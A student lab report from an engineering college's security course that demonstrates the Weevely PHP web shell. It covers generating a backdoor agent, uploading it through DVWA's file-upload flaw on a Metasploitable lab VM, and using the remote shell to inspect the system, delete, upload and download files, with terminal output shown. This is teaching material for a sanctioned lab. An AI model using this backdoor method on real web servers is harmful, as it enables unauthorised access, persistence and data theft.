

# R V COLLEGE OF ENGINEERING

**Name:** Dhanush M **USN:** 1RV18IS011 **Dept/Lab:** ISE/CSDF **Expt No.:** 5a  
**Date:** 09/12/2021 **Title:** EXPLOITATION TOOLS

---

## a. Weevely

### INTRODUCTION

Weevely is a stealth PHP web shell that simulate telnet-like connection. It is an essential tool for web application post exploitation, and can be used as stealth backdoor or as a web shell to manage legit web accounts, even free hosted ones.

Upload weevely PHP agent to a target web server to get remote shell access to it via a small footprint PHP agent. It has more than 30 modules to assist administrative tasks, maintain access, provide situational awareness, elevate privileges, and spread into the target network.

**Objectives** - To create a backdoor into website by exploiting file upload vulnerabilities.

### EXECUTION STEPS


#### 1. Installing Weevely from a package

Weevely comes pre-installed in kali linux, if not found use the following command:


Command - *sudo apt install weevely*

#### 2. Generate the backdoor agent


Weevely client communicates to the PHP agent installed into the target. To generate a new agent, just use the *generate* option, passing the password and path arguments. In the following image, PHP script has been created on the desktop.



3. We will have to set up a metasploitable machine, we will use DVWA(Damn Vulnerable Web App) to exploit its various features. Login with name as “admin” and password as “password”, go to DVWA Security tab and set the security to “low” and submit.



4. Now go to the upload tab and upload the PHP script file created into it. The script is now uploaded at the link “<http://192.168.79.129/dvwa/hackable/uploads/attack.php>”, which will be thus used later to connect to target website using our uploaded machine, make sure you remember your password created while you created the backdoor script initially.



- Now to connect target website, use the command in the following image, after a successful connection, you can use simple Unix commands like “pwd”, “ls” to work with the file system, you can also use “help” to list out all the possible functions used by weeveily for post exploitation purposes.

```
(root@kali)~# weeveily http://192.168.79.129/dvwa/hackable/uploads/attack.php qwer
ty

[+] weeveily 4.0.1

[+] Target:      192.168.79.129
[+] Session:    /root/.weeveily/sessions/192.168.79.129/attack_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weeveily> pwd
The remote script execution triggers an error 500, check script and payload integrity
/var/www/dvwa/hackable/uploads
www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $ ls
The remote script execution triggers an error 500, check script and payload integrity
attack.php
dvwa_email.png
myScript.php
www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $
```

- We can check the system information of the target using the “system\_info” function as shown in the image. Similarly, you can try working with the function “net\_ifconfig” function to find the IP address of the target system along with port. You can use [function\_name] -h to check how to use functions.

```
root@kali: /home/kali/Desktop
File Actions Edit View Help

www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $ system_info
The remote script execution triggers an error 500, check script and payload integrity
The remote script execution triggers an error 500, check script and payload integrity

+-----+
| document_root | /var/www/ |
| whoami        |          |
| hostname      |          |
| pwd           | /var/www/dvwa/hackable/uploads |
| open_basedir  |          |
| safe_mode     | False    |
| script        | /dvwa/hackable/uploads/attack.php |
| script_folder | /var/www/dvwa/hackable/uploads |
| uname         | Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UT |
| 2008 i686     |          |
| os            | Linux    |
| client_ip     | 192.168.79.131 |
| max_execution_time | 30 |
| php_self      | /dvwa/hackable/uploads/attack.php |
| dir_sep       | /         |
| php_version   | 5.2.4-2ubuntu5.10 |
+-----+
```

7. To remove a file from the target machine, “file\_rm” function can be used as:

```
www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $ ls
The remote script execution triggers an error 500, check script and payload integrity
attack.php
dvwa_email.png
myScript.php
test
test_1
www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $ file_rm test_1
The remote script execution triggers an error 500, check script and payload integrity
True
www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $ ls
The remote script execution triggers an error 500, check script and payload integrity
attack.php
dvwa_email.png
myScript.php
test
www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $
```

8. To upload a malicious file into the target machine, you can use “file\_upload” function, it contains optional arguments like **force** to force to upload of the file by overwriting the existing file in machine, **vector** argument to execute file upload forcefully even when machine denies it somehow. Now provide the location on the file to upload along with an optional parameter to change the name of file as upload as shown in the image below.

```

www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $ file_upload -h
The remote script execution triggers an error 500, check script and payload integrity
usage: file_upload [-h] [-force] [-content CONTENT] [-vector {file_put_contents,fwrite}] [lpath] rpath

Upload file to remote filesystem.

positional arguments:
  lpath                Local file path
  rpath                Remote file path

optional arguments:
  -h, --help            show this help message and exit
  -force                Force overwrite
  -content CONTENT      Optionally specify the file content
  -vector {file_put_contents,fwrite}

www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $ file_upload /home/kali/Desktop/test_1 fake.txt
The remote script execution triggers an error 500, check script and payload integrity
True
www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $ ls
attack.php
dvwa_email.png
fake.txt
myScript.php
test
www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $

```

9. To download the file from the machine into our system “file\_download” command can be as shown in the image, as an argument, you need to specify the path of the file to be downloaded in the target machine and path where a file should be downloaded into our machine, we have download file by renaming it to “index.txt” as shown in the image below.

```

www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $ file_download -h
The remote script execution triggers an error 500, check script and payload integrity
usage: file_download [-h] [-vector {file,fread,file_get_contents,base64}] rpath lpath

Download file from remote filesystem.

positional arguments:
  rpath                Remote file path
  lpath                Local file path

optional arguments:
  -h, --help            show this help message and exit
  -vector {file,fread,file_get_contents,base64}

www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $ file_download test /home/kali/Desktop/index.txt
The remote script execution triggers an error 500, check script and payload integrity
www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $

```

## CONCLUSION

1. Similarly, other weeveily functions can be explored to perform further post exploitation tasks on the target machine.

2. Post-exploitation takes the access we have and attempts to extend and elevate that access. Understanding how network resources interact and how to pivot from one compromised machine to the next adds real value for our clients.

## **REFERENCES**

1. <https://blackhattutorial.com/how-to-create-php-web-shell-and-backdoor-using-weevely/>
2. <https://null-byte.wonderhowto.com/how-to/slip-backdoor-into-php-websites-with-weevely-0175211/>